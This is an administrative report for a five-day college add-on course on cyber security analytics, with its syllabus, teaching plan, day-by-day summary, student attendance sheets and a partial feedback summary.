

Table of Content

Sl. No	Contents
1	Cover Page
2	Appointment Order of Syllabus Committee
3	Brochure
4	Curriculum
5	Syllabus
6	Schedule
7	Student Attendance
8	Feedback Report
9	Sample Project Report
10	Evaluation Rubrics
11	Attainment Calculation Sheet
12	Sample Certificate
13	Event Photographs



VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI

**DEPARTMENT OF COMPUTER SCIENCE &
ENGINEERING**

Report on value added course

***“Cyber Security Analytics
for***

S6 CSE- A, B,C (2020-24 BATCH)



DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

VJ/CSE/AC/2023/3

20.12.2022

APPOINTMENT ORDER

Dear Sir/Madam,

Sub: - Add-on Course Syllabus Committee


The following Committee is hereby constituted for framing the syllabus of the Add-on Course "ADCS601 Cyber Security Analytics" for the S6 BTech Computer Science and Engineering at Vimal Jyothi Engineering College.

Sl No.	Name of the Faculty	Role
1.	Ms. Sreedaya M.	Coordinator
2.	Ms. Najira Salam	Member
3.	Dr. Jeethu V. Devasia	Member

The Coordinator is requested to convene meetings of the committee, prepare the syllabus and send the final version in the format in compliance with KTU syllabus.

Please forward the final syllabus on or before 16.01.2023.

Regards,


Dr. Jeethu V. Devasia
Professor & HoD CSE

Copy To:-

Ms. Najira Salam

Ms. Sreedaya M



VIMAL JYOTHI ENGINEERING COLLEGE

DEPARTMENT OF COMPUTER SCIENCE ENGINEERING



OFFERING ADD-ON COURSE ON

CYBER SECURITY ANALYTICS

COURSE CODE : ADGS01

COURSE DURATION : 5 DAYS (30 HOURS)

ORDER NO : VJ/CSE/AC/2023/3

DATED : 20-12-2022

IN ASSOCIATION WITH:

RED TEAM HACKER ACADEMY



**FOR 6TH SEMESTER COMPUTER SCIENCE AND ENGINEERING
STUDENTS ON**

**MARCH 22, 23, 24, 25, 26
FUNDED & SPONSORED BY**

VIMAL JYOTHI ENGINEERING COLLEGE



**REDTEAM
HACKER ACADEMY**

Convener - Ms: Divya B (HOD)

Staff Coordinators - Ms: Najira Salam

Ms: Sreedaya M

VISION OF THE DEPARTMENT

To contribute to the society through excellence in scientific and knowledge-based education utilizing the potential of computer science and engineering with a deep passion for wisdom, culture and values.

MISSION OF THE DEPARTMENT

To promote all-round growth of an individual by creating futuristic environment that fosters critical thinking, dynamism and innovation to transform them into globally competitive professionals.

To undertake collaborative projects which offer opportunities for long-term interaction with academia and industry.

To develop human potential to its fullest extent so that intellectually capable and optimistic leaders can emerge in a range of professions.





VJEC COMPUTER SCIENCE ENGINEERING DEPARTMENT PRESENTS

CYBER SECURITY ANALAYTICS

In association with

RED TEAM HACKER ACADEMY

COURSE CODE:ADCS601

DURATION:5 DAYS (30 HRS)

ORDER NO:VJ/CSE/YAC/2023/3



MARCH 22-26

FOR 6TH SEMESTER COMPUTER SCIENCE &ENGINEERING STUDNENTS

CONVENOR:Ms.DIVYA B (HOD)

STAFF COORDINATORS:Ms.NAJIRA SALAM

Ms.SREEDAYA M

FUNDED AND SPONSORED BY VIMAL JYOTHI ENGINEERING COLLEGE



NAJIRA SALAM
Alley

Curriculum


CYBER SECURITY ANALYTICS

Course Description: The objective of the course is to equip the learners to leverage Linux for ethical hacking practice. Certified Cyber Security Analyst Program focuses on developing the skill set which meets the industry requirements. Starting from the Essentials, the program will equip the students the best in industry knowledge, tactics and toolsets from Attack to Defense.

Course Objective: Basic knowledge in Cyber Security and Ethical hacking practices.

Course Outcomes: After the completion the course the student will be able to

CO1	Familiarize the essentials of computer networks and Linux for security features
CO2	Understand TOR network and VPN
CO3	Familiarize different tools used in cyber security domain
CO4	Understand social engineering security and demonstrate its implementation
CO5	Demonstrate Cyber-Security Operation Center (SOC) to observe organizational cyber defense

Shreedeyar M 

Abstract POs defined by National Board of Accreditation

#PO	BroadPO	#PO	BroadPO
PO1	Engineering Knowledge	PO7	Environment and Sustainability
PO2	Problem Analysis	PO8	Ethics
PO3	Design/Development Solutions	PO9	Individual and teamwork
PO4	Conduct Investigations Of complex problems.	PO10	Communication
PO5	Modern Tool Usage	PO11	Project Management and Finance
PO6	The Engineer and Society	PO12	Lifelong learning

Mapping Of Course Outcomes With Program Outcomes

CO-PO Mapping (S: Strong, M: Medium, L: Low)

COs	PO 1	PO2	PO 3	P O 4	P O 5	PO 6	PO 7	PO 8	PO 9	PO1 0	PO1 1	PO1 2	PSO 1	PSO 2
CO1	3	2	2	-	3	-			3	2		3	2	2
CO2	3	3	2	2	3	-			3	2		3	2	2
CO3	3	3	3	3	3	-			3	2		3	2	2
CO4	3	3	3	3	3	-			3	2		3	2	2
CO5	3	3	3	3	3	2			3	2		3	2	2

Assessment Pattern:-

Total Marks: 50 Marks


Mini Project: 40 Marks

Quiz: A total of 10 questions carrying 1 mark each.

Sreedheya M
Sreedheya

SYLLABUS

Module	Description	Hours
1	<p>NETWORKS AND CYBERSECURITY ESSENTIALS: Introduction to the Networks, Networking Devices, Basic Terminologies, OSI Model, Protocols, IP and Subnetting</p> <p>LINUX FOR SECURITY PROFESSIONALS: Introduction to Linux, Types of Linux, Linux File System, Virtualization, Installing Kali Linux, Basic Linux Commands, Exploring Kali Linux</p>	6
2	<p>ANONYMITY AND VPN: Introduction to TOR Network, TOR Browser, TOR Bridge, VPN</p> <p>OPEN-SOURCE INTELLIGENCE: Sherlock, Google Hacking, spiderfoot, maltego, wayback url.</p>	6
3	<p>ART OF SCANNING AND PROTOCOL ENUMERATIONS: Scanning vs Enumeration, Scanning with NMAP, netdiscover, arpscan.</p> <p>VULNERABILITY ASSESSMENT: Vulnerability Assessment using Nikto, nuicle, zap.</p> <p>PASSWORD CRACKING: Introduction to Password Cracking, Methods of Password Cracking, Password Cracking with Hydra.</p>	6
4	<p>SOCIAL ENGINEERING ATTACKS: Introduction to Social Engineering, Types of Social Engineering Attacks, Web App Cloning with SEToolkit.</p> <p>SYSTEM HACKING AND POST EXPLOITATIONS: Hacking a Linux System, Post Exploitation Techniques.</p> <p>APPLICATION SECURITY OVERVIEW: Introduction to Web Application Penetration Testing, OWASP Top 10, Getting Started with Burp Suite.</p>	6
5	<p>SECURITY OPERATIONS AND MANAGEMENT : Why SOC is Required, How a SOC works and Best Practices, Security Infrastructure, Prevention and Operations, Security Incident Management.</p> <p>SECURITY INFORMATION AND EVENT MANAGEMENT: SIEM Implementation, Splunk Implementation and Onboarding Machines, Log Search in Splunk, Logs Correlation.</p> <p>CAPTURE THE FLAG CHALLENGES AND COMPETITIONS: What is Capture the Flag, Types of Challenges in CTF, Resource</p>	6

1. ASIRA SACHIN


Teaching plan

No	Topic	No. of Hours (30)
Module 1: NETWORKS AND CYBERSECURITY ESSENTIALS (6 hrs)		
1.1	Introduction to Networks, Networking devices	1 hour
1.2	Basic Terminologies, OSI Model	1 hour
1.3	Protocols, IP and Subnetting	1 hour
1.4	Introduction to Linux, Types of Linux	1 hour
1.5	Linux File System, Virtualization	1 hour
1.6	Installing Kali Linux, Basic Linux Commands, Exploring Kali Linux	1 hour
Module 2: ANONYMITY AND VPN (6 hrs)		
2.1	Introduction to TOR Network	1 hour
2.2	TOR Browser, TOR Bridge,	1 hour
2.3	Introduction to VPN	1 hour
2.4	Open-Source Intelligence using Sherlock	1 hour
2.5	Open-Source Intelligence using Google hacking, spiderfoot	1 hour
2.6	Open-Source Intelligence using maltego, waybackurl	1 hour
Module 3: ART OF SCANNING AND PROTOCOL ENUMERATIONS (6 hrs)		
3.1	Scanning vs Enumeration	1 hour
3.2	Scanning with NMAP, netdiscover, arpscan	1 hour
3.3	Vulnerability Assessment using Nikto, nuicle, zap	1 hour
3.4	Introduction to Password Cracking	1 hour
3.5	Methods of Password Cracking	1 hour
3.6	Password Cracking with Hydra	1 hour
Module 4: SOCIAL ENGINEERING ATTACKS (6 hrs)		
4.1	Introduction to Social Engineering,	1 hour
4.2	Types of Social Engineering Attacks	1 hour
4.3	Web App Cloning with SEToolkit	1 hour
4.4	Hacking a Linux System, Post Exploitation Techniques.	1 hour

NATIRA SALAM


4.5	Introduction to Web Application Penetration Testing	1 hour
4.6	OWASP Top 10, Getting Started with Burp Suite.	1 hour
Module 5: SECURITY OPERATIONS AND MANAGEMENT (6 hrs)		
5.1	Why SOC is Required, how a SOC works and Best Practices	1 hour
5.2	Security Infrastructure, Prevention and Operations	1 hour
5.3	Security Incident Management	1 hour
5.4	SIEM Implementation, Splunk Implementation and Onboarding Machines	1 hour
5.5	Log Search in Splunk, Logs Correlation	1 hour
5.6	What is Capture the Flag, Types of Challenges in CTF, Resource	1 hour

NATIRIA SAHNEY
ally

ADD-ON COURSE REPORT ON CYBER SECURITY ANALYTICS FOR S6 CSE-A, B, C STUDENTS

An Add-on Course on Cyber Security Analytics was organized on March 22, 23, 24, 25, 26 at the Computer Center and Software lab of the CSE department. The aim of this course was to provide additional training to the 6th semester students on various aspects of Cyber Security. The course covered various topics including introduction to networking and cyber security, tools used in cyber security domain and understanding on social engineering security.

This report provides a summary of the course activities and its outcomes:

Day 1 (22nd March):

The Course began with an introduction to networking. The trainer explained about the different networking devices, OSI Model and subnetting. By the end of the day, the students had a good understanding of different protocols used in networking and the basic terminologies related to networks and cyber security.

Day 2 (23rd March): On the second day of the course, the students were introduced to Linux OS. The trainer explained various types of Linux, Linux file system and virtualization. Students were asked to install Kali Linux on their laptops/PCs and they got training in exploring Kali Linux.

Day 3 (24th March): On the third day of the course students were introduced to TOR network, TOR Bridge and VPN. The students were given hands-on experience to use different open source intelligence techniques like Sherlock, Google hacking and waybackurl. The different vulnerability assessment techniques like Nikto, zap were taught by the instructor

Day 4 (25th March): On the fourth day of the course, the students were introduced to different social engineering attacks. The students were guided to hack the Linux system and they got an opportunity to work with BurpSuite application security testing software.

Day 5 (26th March): On the fifth day of the program, the students developed simple cyber security related projects. The trainer discussed various career opportunities in the field of cyber security and networking.

The course was executed by Red Team Hacker Academy, which is a leading organization in the field of cyber security. The instructors were highly knowledgeable and experienced in their respective fields and provided valuable insights into the latest developments in networking and cyber security. Overall, this value-added course has helped students to gain the knowledge and skills that will be invaluable to their future academic and professional pursuits.

Sreedhars M
2020
NIATIRA SALAM
dy



S6 CSE - A (2020-24) BATCH
ADD - ON COURSE ATTENDANCE

Roll Number	Register Number	Name	Signature				
			3/22/2023	3/23/2023	3/24/2023	3/25/2023	3/26/2023
1	LVML20CS186	Amritha P	[Signature]	[Signature]	[Signature]	✓	✓
2	LVML20CS187	Lidiya James	[Signature]	[Signature]	[Signature]	✓	✓
3	VML20CS004	Abhinav Purushothaman	[Signature]	[Signature]	[Signature]	✓	✓
4	VML20CS006	Abhirami K P	[Signature]	[Signature]	[Signature]	✓	✓
5	VML20CS010	Abin Devasia	[Signature]	[Signature]	[Signature]	✓	✓
6	VML20CS013	Adarsh K	[Signature]	[Signature]	[Signature]	✓	✓
7	VML20CS016	Adil	[Signature]	[Signature]	[Signature]	✓	✓
8	VML20CS019	Ajal K	[Signature]	[Signature]	[Signature]	✓	✓
9	VML20CS022	Alan Joseph	[Signature]	[Signature]	[Signature]	✓	✓
10	VML20CS025	Albert Tom George	[Signature]	[Signature]	[Signature]	✓	✓
11	VML20CS031	Amal Binoy	[Signature]	[Signature]	[Signature]	✓	✓
12	VML20CS036	Ancily Sunny	[Signature]	[Signature]	[Signature]	✓	✓
13	VML20CS039	Angel Thomas	[Signature]	[Signature]	[Signature]	✓	✓
14	VML20CS042	Anjitha Nambiar	[Signature]	Absent	[Signature]	✓	✓
15	VML20CS045	Ann Maria Sebastian	[Signature]	[Signature]	[Signature]	✓	✓
16	VML20CS050	Anurenj M	[Signature]	[Signature]	[Signature]	✓	✓
17	VML20CS053	Ashwin M	[Signature]	[Signature]	[Signature]	✓	✓
18	VML20CS056	Aswin K	[Signature]	[Signature]	[Signature]	✓	✓
19	VML20CS059	Athulya T	[Signature]	[Signature]	[Signature]	✓	✓
20	VML20CS062	Basim	[Signature]	[Signature]	[Signature]	✓	✓
21	VML20CS066	C C Nipun Das	[Signature]	[Signature]	[Signature]	✓	✓
22	VML20CS068	Dalven Jose	[Signature]	[Signature]	[Signature]	✓	✓
23	VML20CS070	Dilna P	[Signature]	[Signature]	[Signature]	✓	✓
24	VML20CS071	Diya Jojan	[Signature]	[Signature]	[Signature]	✓	✓
25	VML20CS074	Elcita Jose	[Signature]	[Signature]	[Signature]	✓	✓
26	VML20CS077	Fathima Shana A	[Signature]	[Signature]	[Signature]	✓	✓
27	VML20CS080	Gokul Sunil	[Signature]	[Signature]	[Signature]	✓	✓
28	VML20CS083	Harsha Muraleedharan	[Signature]	[Signature]	[Signature]	✓	✓
29	VML20CS086	Irene Treesa Cibi	[Signature]	[Signature]	[Signature]	✓	✓
30	VML20CS089	Jishnu P	[Signature]	[Signature]	[Signature]	✓	✓
31	VML20CS092	Joel Jose	[Signature]	[Signature]	[Signature]	✓	✓
32	VML20CS095	Joseph Varghese	[Signature]	[Signature]	[Signature]	✓	✓
33	VML20CS096	Karthik Shiva P R	[Signature]	[Signature]	[Signature]	✓	✓
34	VML20CS105	Malavika Muraleedharan	[Signature]	[Signature]	[Signature]	✓	✓
35	VML20CS108	Maria Manoj	[Signature]	[Signature]	[Signature]	✓	✓
36	VML20CS111	Mathew Abhijeet	[Signature]	[Signature]	[Signature]	✓	✓
37	VML20CS114	Mohammed Anzil	[Signature]	[Signature]	[Signature]	✓	✓
38	VML20CS116	Mufaz Musthafa	[Signature]	[Signature]	[Signature]	✓	✓
39	VML20CS119	Nachikethas V Sushil	[Signature]	[Signature]	[Signature]	✓	✓
40	VML20CS123	Nandhana K	[Signature]	[Signature]	[Signature]	✓	✓
41	VML20CS126	Naveen K Mathew	[Signature]	[Signature]	[Signature]	✓	✓

42	VML20CS129	Neha E	Neha	Neha	Neha	✓	✓
43	VML20CS132	Nikhil P	Nikhil	Nikhil	Nikhil	✓	✓
44	VML20CS133	O V Anagha	O V Anagha	O V Anagha	O V Anagha	✓	✓
45	VML20CS136	Pranav Sunesh	Pranav	Pranav	Pranav	✓	✓
46	VML20CS139	Prithwin	Prithwin	Prithwin	Prithwin	✓	✓
47	VML20CS142	Saayanth P	Saayanth	Saayanth	Saayanth	✓	✓
48	VML20CS145	Sandesh Santhosh Nambiar	Sandesh	Sandesh	Sandesh	✓	✓
49	VML20CS148	Saranga Vinod	Saranga	Saranga	Saranga	✓	✓
50	VML20CS151	Shalwin Mathew	Shalwin	Shalwin	Shalwin	✓	✓
51	VML20CS155	Shon Shaji	Shon	Absent	Absent	✓	✓
52	VML20CS158	Sidharth Kesav	Sidharth	Sidharth	Sidharth	✓	✓
53	VML20CS161	Sidharth Sham Lal	Sidharth	Sidharth	Sidharth	✓	✓
54	VML20CS164	Sonu Reju	Sonu	Sonu	Sonu	✓	✓
55	VML20CS167	Surya Prakash	Surya	Surya	Surya	✓	✓
56	VML20CS170	Theertha	Theertha	Theertha	Theertha	✓	✓
57	VML20CS173	Thomas P S	Thomas	Thomas	Thomas	✓	✓
58	VML20CS175	Tresa Sebastian	Tresa	Tresa	Tresa	✓	✓
59	VML20CS177	Vengatter Anshi Shiburaj	Anshi	Anshi	Anshi	✓	✓
60	VML20CS180	Vishnu Viswanath	Vishnu	Vishnu	Vishnu	✓	✓
61	VML20CS182	Vismaya Mariya Thomson	Vismaya	Vismaya	Vismaya	✓	✓
62	VML20CS185	Zehan Zakkariya	Zehan	Zehan	Zehan	✓	✓



S6 CSE - B (2020-24) BATCH
ADD - ON COURSE ATTENDANCE

Roll Number	Register Number	Name	Signature				
			3/22/2023	3/23/2023	3/24/2023	3/25/2023	3/26/2023
1	VML20CS002	Abhijith A	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
2	VML20CS005	Abhinav Viswanath	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
3	VML20CS008	Abhisanth K C	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
4	VML20CS011	Abin Krishna	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
5	VML20CS014	Adarsh V Sujith	Adarsh.v.s	Adarsh.v.s	AB	✓	✓
6	VML20CS020	Akhila Raghunath	<i>[Signature]</i>	AB	AB	✓	✓
7	VML20CS023	Alan Jyothis Thomas	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
8	VML20CS026	Albin Joe Thomas	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
9	VML20CS029	Aleena Susan	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
10	VML20CS032	Ameya P V	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
11	VML20CS034	Anagha Santhosh	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
12	VML20CS037	Anekh S	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
13	VML20CS040	Anigeth K K	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
14	VML20CS043	Ankith Baby	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
15	VML20CS046	Ann Riya Siby	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
16	VML20CS048	Anson Leon Sebastian	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
17	VML20CS051	Arjun Nv	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
18	VML20CS054	Aswathy Chandradas	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
19	VML20CS057	Aswin Raj C	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
20	VML20CS060	Augustine Felix Joshy	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
21	VML20CS063	Bernise Jacob John	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
22	VML20CS065	Calvin Othayoth	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
23	VML20CS069	Devika S	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
24	VML20CS072	Diya Kp	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
25	VML20CS075	Emlin Elizabeth Biju	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
26	VML20CS078	Fathimath Rajiya Pk	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
27	VML20CS081	Gopika Mohandas	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
28	VML20CS084	Hrishinandan N	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
29	VML20CS087	Jewel John	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
30	VML20CS090	Jishnu Prasad	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
31	VML20CS093	Joel Scaria Justine	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
32	VML20CS097	Karthik T V	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
33	VML20CS098	Keerthana Rajeev	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
34	VML20CS100	K. K. Nasif	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
35	VML20CS102	Sona K V	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓

36	VML20CS103	Lisna C H	<i>Lisna</i>	<i>Lisna</i>	AB	✓	✓
37	VML20CS106	Manjima Ann Biju	<i>Manjima</i>	<i>Manjima</i>	AB	✓	✓
38	VML20CS112	Meenakshi Surendran	<i>Meenakshi</i>	<i>Meenakshi</i>	AB	✓	✓
39	VML20CS117	Muhammad Nazal M V	<i>Nazal</i>	<i>Nazal</i>	AB	✓	✓
40	VML20CS120	Nandakishore A	<i>Nandakishore</i>	<i>Nandakishore</i>	AB	✓	✓
41	VML20CS124	Navaneeth K	<i>Navaneeth</i>	<i>Navaneeth</i>	AB	✓	✓
42	VML20CS127	Nayan Rose Mathew	<i>Nayan</i>	<i>Nayan</i>	AB	✓	✓
43	VML20CS130	Neha Premarajan	<i>Neha</i>	<i>Neha</i>	AB	✓	✓
44	VML20CS134	Prajwal P	<i>Prajwal</i>	<i>Prajwal</i>	AB	✓	✓
45	VML20CS137	Precious Pp	<i>Precious</i>	<i>Precious</i>	AB	✓	✓
46	VML20CS140	Rahul Raj T	<i>Rahul</i>	<i>Rahul</i>	AB	✓	✓
47	VML20CS143	Saketh K M	<i>Saketh</i>	AB	AB	✓	✓
48	VML20CS146	Sandra Ganeshan	<i>Sandra</i>	<i>Sandra</i>	AB	✓	✓
49	VML20CS149	Sayandh S Anand	<i>Sayandh</i>	<i>Sayandh</i>	AB	✓	✓
50	VML20CS152	Sharang Pm	<i>Sharang</i>	<i>Sharang</i>	AB	✓	✓
51	VML20CS154	Shijin P	<i>Shijin</i>	<i>Shijin</i>	AB	✓	✓
52	VML20CS156	Siddharth P Kumar	<i>Siddharth</i>	<i>Siddharth</i>	AB	✓	✓
53	VML20CS159	Sidharth Pv	<i>Sidharth</i>	<i>Sidharth</i>	AB	✓	✓
54	VML20CS162	Sona Saji	<i>Sona</i>	<i>Sona</i>	AB	✓	✓
55	VML20CS165	Sreenandh M	<i>Sreenandh</i>	<i>Sreenandh</i>	AB	✓	✓
56	VML20CS168	Swetha N	<i>Swetha</i>	<i>Swetha</i>	AB	✓	✓
57	VML20CS171	Thejas K	<i>Thejas</i>	<i>Thejas</i>	AB	✓	✓
58	VML20CS176	Vaishnav Krishna	<i>Vaishnav</i>	<i>Vaishnav</i>	AB	✓	✓
59	VML20CS178	Vishnunath K	<i>Vishnunath</i>	<i>Vishnunath</i>	AB	✓	✓
60	VML20CS183	Vyshnav Sreeshan	<i>Vyshnav</i>	<i>Vyshnav</i>	AB	✓	✓



SO USE - C (2020-24) BATCH
ADD - ON COURSE ATTENDANCE


Roll Number	Register Number	Name	Signature				
			3/22/2023	3/23/2023	3/24/2023	3/25/2023	3/26/2023
1	VML20CS003	Abhinav Mathew Kurian				✓	✓
2	VML20CS007	Abhiram Santhosh			AB	✓	✓
3	VML20CS009	Abin B P			AB	✓	✓
4	VML20CS012	Abin Sebastian				✓	✓
5	VML20CS015	Adeena S				✓	✓
6	VML20CS018	Afrah Nabeel		AB	AB	AB	AB
7	VML20CS021	Akshay Puthiya Valappil			AB	✓	✓
8	VML20CS024	Alan K Johnson				✓	✓
9	VML20CS027	Albin Joseph			AB	✓	✓
10	VML20CS030	Allen Adhvaith			AB	✓	✓
11	VML20CS033	Anagha Ajai			AB	✓	✓
12	VML20CS035	Ancil Tresa Sunil		AB	AB	✓	✓
13	VML20CS038	Angel John				✓	✓
14	VML20CS041	Anjima.s				✓	✓
15	VML20CS044	Ann Maria George				✓	✓
16	VML20CS047	Anoushka Sebastian		AB	AB	✓	✓
17	VML20CS049	Anugrah M P			AB	✓	✓
18	VML20CS052	Ashil Mathew				✓	✓
19	VML20CS055	Aswindas C				✓	✓
20	VML20CS058	Athira K K				✓	✓
21	VML20CS061	Aurang V				✓	✓
22	VML20CS064	Blessy Seby				✓	✓
23	VML20CS067	Celestian Thomas				✓	✓
24	VML20CS073	Edwin Marian Mathew			AB	✓	✓
25	VML20CS076	Fathima Noureen B				✓	✓
26	VML20CS079	Geo Nobins				✓	✓
27	VML20CS082	Hamras Haris				✓	✓
28	VML20CS085	Imthiyaz Ibrahim			AB	✓	✓
29	VML20CS088	Jishnu Chandran				✓	✓
30	VML20CS091	Jithina Raj P				✓	✓
31	VML20CS094	John Joseph				✓	✓
32	VML20CS099	Kiran Kumar K.p				✓	✓
33	VML20CS101	K. V. Henath Raj				✓	✓
34	VML20CS104	Malavika A Manoj				✓	✓
35	VML20CS107	Manu V S				✓	✓

36	VML20CS110	Masroor Ahmad	<i>Masroor</i>	<i>Masroor</i>	AB	✓	✓
37	VML20CS113	Mereena Philip	<i>Mereena</i>	<i>Mereena</i>	<i>Mereena</i>	✓	✓
38	VML20CS115	Mohammed Shamil P	<i>Shamil</i>	<i>Shamil</i>	AB	✓	✓
39	VML20CS118	Muhammed Ajnas	<i>Ajnas</i>	<i>Ajnas</i>	AB	✓	✓
40	VML20CS121	Nandana Cp	<i>Nandana</i>	<i>Nandana</i>	AB	✓	✓
41	VML20CS122	Nandana Krishnan	<i>Nandana</i>	<i>Nandana</i>	AB	✓	✓
42	VML20CS125	Navanith Vipin	<i>Navanith</i>	<i>Navanith</i>	<i>Navanith</i>	✓	✓
43	VML20CS128	Neha Benny	<i>Neha</i>	<i>Neha</i>	<i>Neha</i>	✓	✓
44	VML20CS131	Nihadh Mohammed	<i>Nihadh</i>	<i>Nihadh</i>	AB	✓	✓
45	VML20CS135	Pranav K G	<i>Pranav</i>	<i>Pranav</i>	<i>Pranav</i>	✓	✓
46	VML20CS138	Prithvi Raj Makkootan	<i>Prithvi</i>	<i>Prithvi</i>	<i>Prithvi</i>	✓	✓
47	VML20CS141	Riya George	<i>Riya</i>	<i>Riya</i>	AB	✓	✓
48	VML20CS144	Salvin T Sajan	<i>Salvin</i>	<i>Salvin</i>	<i>Salvin</i>	✓	✓
49	VML20CS147	Saphal Santhosh	<i>Saphal</i>	<i>Saphal</i>	AB	✓	✓
50	VML20CS150	Shaeem Ibrahim	<i>Shaeem</i>	<i>Shaeem</i>	AB	✓	✓
51	VML20CS153	Sheethal C P	<i>Sheethal</i>	<i>Sheethal</i>	<i>Sheethal</i>	✓	✓
52	VML20CS157	Sidharth Jayachandran	<i>Sidharth</i>	<i>Sidharth</i>	AB	✓	✓
53	VML20CS160	Nambiar	<i>Nambiar</i>	<i>Nambiar</i>	AB	AB	AB
54	VML20CS163	Sona Santhosh Veniyil	AB	AB	AB	AB	AB
55	VML20CS166	Sreeram Pavithran	<i>Sreeram</i>	<i>Sreeram</i>	<i>Sreeram</i>	✓	✓
56	VML20CS169	Thanseeah Ayaniyad	<i>Thanseeah</i>	<i>Thanseeah</i>	AB	✓	✓
57	VML20CS172	Thejus Dhanesh	<i>Thejus</i>	<i>Thejus</i>	AB	✓	✓
58	VML20CS174	Treesa Binoy	<i>Treesa</i>	<i>Treesa</i>	AB	✓	✓
59	VML20CS179	Vishnu Veenadharan	<i>Vishnu</i>	<i>Vishnu</i>	<i>Vishnu</i>	✓	✓
60	VML20CS181	Vismaya Hemanth Nambiar	<i>Vismaya</i>	<i>Vismaya</i>	<i>Vismaya</i>	✓	✓
61	VML20CS184	Yashin Tm	<i>Yashin</i>	<i>Yashin</i>	AB	✓	✓

Feedback from students:


On a scale of 1 to 3 how do you rate the add-on course classes? 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses



